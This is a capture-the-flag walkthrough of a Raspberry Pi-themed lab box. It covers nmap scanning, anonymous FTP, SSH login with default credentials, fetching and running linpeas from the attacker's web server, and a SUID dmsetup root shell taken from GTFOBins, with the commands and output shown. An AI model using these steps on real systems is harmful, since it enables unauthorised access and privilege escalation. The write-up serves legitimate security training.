This is the second box within the Pi series. We may be able to use some of the same information that we used last time. The box says he deleted a user, most likely that was the Ubuntu user, if so that means that pi is still there and may still have the same credentials. Let's start to go through the steps and see if anything is different

Lets start off with an NMAP scan:

```
root@ip-10-10-67-21:~# nmap -p- -vv -sC -sV -Pn -n 10.10.49.192
```

-p- for all ports

-vv for very verbose

-sC default scripts

-sV version

-Pn do not ping

-n no DNS lookup


Lastly the IP you are attacking

We immediately find the below ports

```
Discovered open port 21/tcp on 10.10.49.192
Discovered open port 80/tcp on 10.10.49.192
Discovered open port 22/tcp on 10.10.49.192
```

We can manually enumerate port 21, or wait for –sC to finish. I decided to wait and see if anonymous login was allowed.

We get the following output



Default login is allowed

I logged in with anonymous as the username and no password, do an ls –la to show all files / folders including hidden ones and then do a get to download pi.txt


```
root@ip-10-10-67-21:~# ftp 10.10.49.192
Connected to 10.10.49.192.
220 (vsFTPd 3.0.3)
Name (10.10.49.192:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        129          4096 Sep 22 08:06 .
drwxr-xr-x    2 0        129          4096 Sep 22 08:06 ..
-rw-r--r--    1 0        0              94 Sep 22 08:06 pi.txt
226 Directory send OK.
ftp> get pi.txt
local: pi.txt remote: pi.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for pi.txt (94 bytes).
226 Transfer complete.
94 bytes received in 0.00 secs (97.4489 kB/s)
ftp>
```

Looks like this guy is still excited about his Raspberry Pi

```
root@ip-10-10-67-21:~# cat pi.txt
I just bought my first Raspberry Pi and just got done setting it up with SSH, this is so cool
root@ip-10-10-67-21:~#
```

I decided to try the default creds again, that is what we used on the last box and see if they were still working

pi:raspberry



Yup, looks like he deleted a user but kept the default credentials

I find the user.txt file

```
pi@ubuntu1604:~$ ls -la
total 132
drwxr-xr-x 16 pi   pi   4096 Sep 23 10:15 .
drwxr-xr-x  3 root root 4096 Sep 23 10:13 ..
-rw-------  1 pi   pi   1239 Sep 23 22:22 .bash_history
-rw-r--r--  1 pi   pi    220 Sep 22 04:24 .bash_logout
-rw-r--r--  1 pi   pi   3771 Sep 22 04:24 .bashrc
drwx------ 13 pi   pi   4096 Sep 23 10:15 .cache
drwx------ 14 pi   pi   4096 Sep 22 05:15 .config
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Desktop
-rw-r--r--  1 pi   pi     25 Sep 22 05:14 .dmrc
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Documents
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Downloads
-rw-r--r--  1 pi   pi   8980 Sep 22 04:24 examples.desktop
drwx------  2 pi   pi   4096 Sep 22 05:15 .gconf
drwx------  3 pi   pi   4096 Sep 23 10:09 .gnupg
-rw-------  1 pi   pi    668 Sep 23 10:09 .ICEauthority
drwx------  3 pi   pi   4096 Sep 22 05:14 .local
drwx------  5 pi   pi   4096 Sep 23 10:15 .mozilla
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Music
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Pictures
-rw-r--r--  1 pi   pi    655 Sep 22 04:24 .profile
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Public
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Templates
-rw-rw-r--  1 pi   pi     25 Sep 23 10:21 user.txt
-rw-r-----  1 pi   pi      5 Sep 23 10:09 .vboxclient-clipboard.pid
-rw-r-----  1 pi   pi      5 Sep 23 10:09 .vboxclient-display-svga-x11.pid
-rw-r-----  1 pi   pi      5 Sep 23 10:09 .vboxclient-draganddrop.pid
-rw-r-----  1 pi   pi      5 Sep 23 10:09 .vboxclient-seamless.pid
drwxr-xr-x  2 pi   pi   4096 Sep 22 05:14 Videos
-rw-------  1 pi   pi     55 Sep 23 10:09 .Xauthority
-rw-------  1 pi   pi     82 Sep 23 10:09 .xsession-errors
-rw-------  1 pi   pi     82 Sep 22 05:14 .xsession-errors.old
pi@ubuntu1604:~$
```

Now time for priv esc

First I wanted to make sure he deleted the other user, which he did

This means we will have to find another way to priv esc, it looks like in both the home directory and /etc/passwd we only have the user pi, lets try sudo –l since we know his password

```
pi@ubuntu1604:/home$ sudo -l
[sudo] password for pi:
Sorry, user pi may not run sudo on ubuntu1604.linuxvmimages.local.
pi@ubuntu1604:/home$
```

He cannot run sudo on the pi, let's look for SUID bits

find / -perm -u=s -type f 2>/dev/null

```
pi@ubuntu1604:/home$ find / -perm -u=s -type f 2>/dev/null
/opt/VBoxGuestAdditions-6.1.14/bin/VBoxDRMClient
/sbin/dmsetup
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
```

If nothing stands out to you, you could also upload Linpeas into the /tmp folder, we will do that

I will first start a web server on port 8888 on my local Kali machine. Make sure to start the web server in the folder that linpeas resides in.

```
root@ip-10-10-67-21:/opt/PEAS/linPEAS# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Now lets do a wget on the pi box

```
pi@ubuntu1604:/home$ cd /tmp
pi@ubuntu1604:/tmp$ wget http://10.10.67.21:8888/linpeas.sh
--2021-09-23 23:00:22--  http://10.10.67.21:8888/linpeas.sh
Connecting to 10.10.67.21:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 233380 (228K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                    100%[=============================

2021-09-23 23:00:22 (3.33 MB/s) - 'linpeas.sh' saved [233380/233380]

pi@ubuntu1604:/tmp$
```

Alright we got it, now we need to chmod to be able to execute linpeas

chmod +x linpeas.sh

Now run linpeas.sh

./linpeas.sh

Looks like we found something

```
==================================( Interesting Files )=====================================
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/opt/VBoxGuestAdditions-6.1.14/bin/VBoxDRMClient
/sbin/dmsetup
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/openssh/ssh-keysign
```

Lets go into /sbin/ and look at GTFOBINS to see what we can run here

https://gtfobins.github.io/

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which dmsetup) .

./dmsetup create base <<EOF
0 3534848 linear /dev/loop0 94208
EOF
./dmsetup ls --exec '/bin/sh -p -s'
```

We copy and paste the above and we are able to gain root privs

```
pi@ubuntu1604:/sbin$ ./dmsetup create base <<EOF
> 0 3534848 linear /dev/loop0 94208
> EOF
device-mapper: create ioctl on base failed: Device or resource busy
Command failed
pi@ubuntu1604:/sbin$ ./dmsetup ls --exec '/bin/sh -p -s'
#
# id
uid=1001(pi) gid=1001(pi) euid=0(root) groups=1001(pi)
# whoami
root
#
```

Lastly we cd /root and get our root.txt file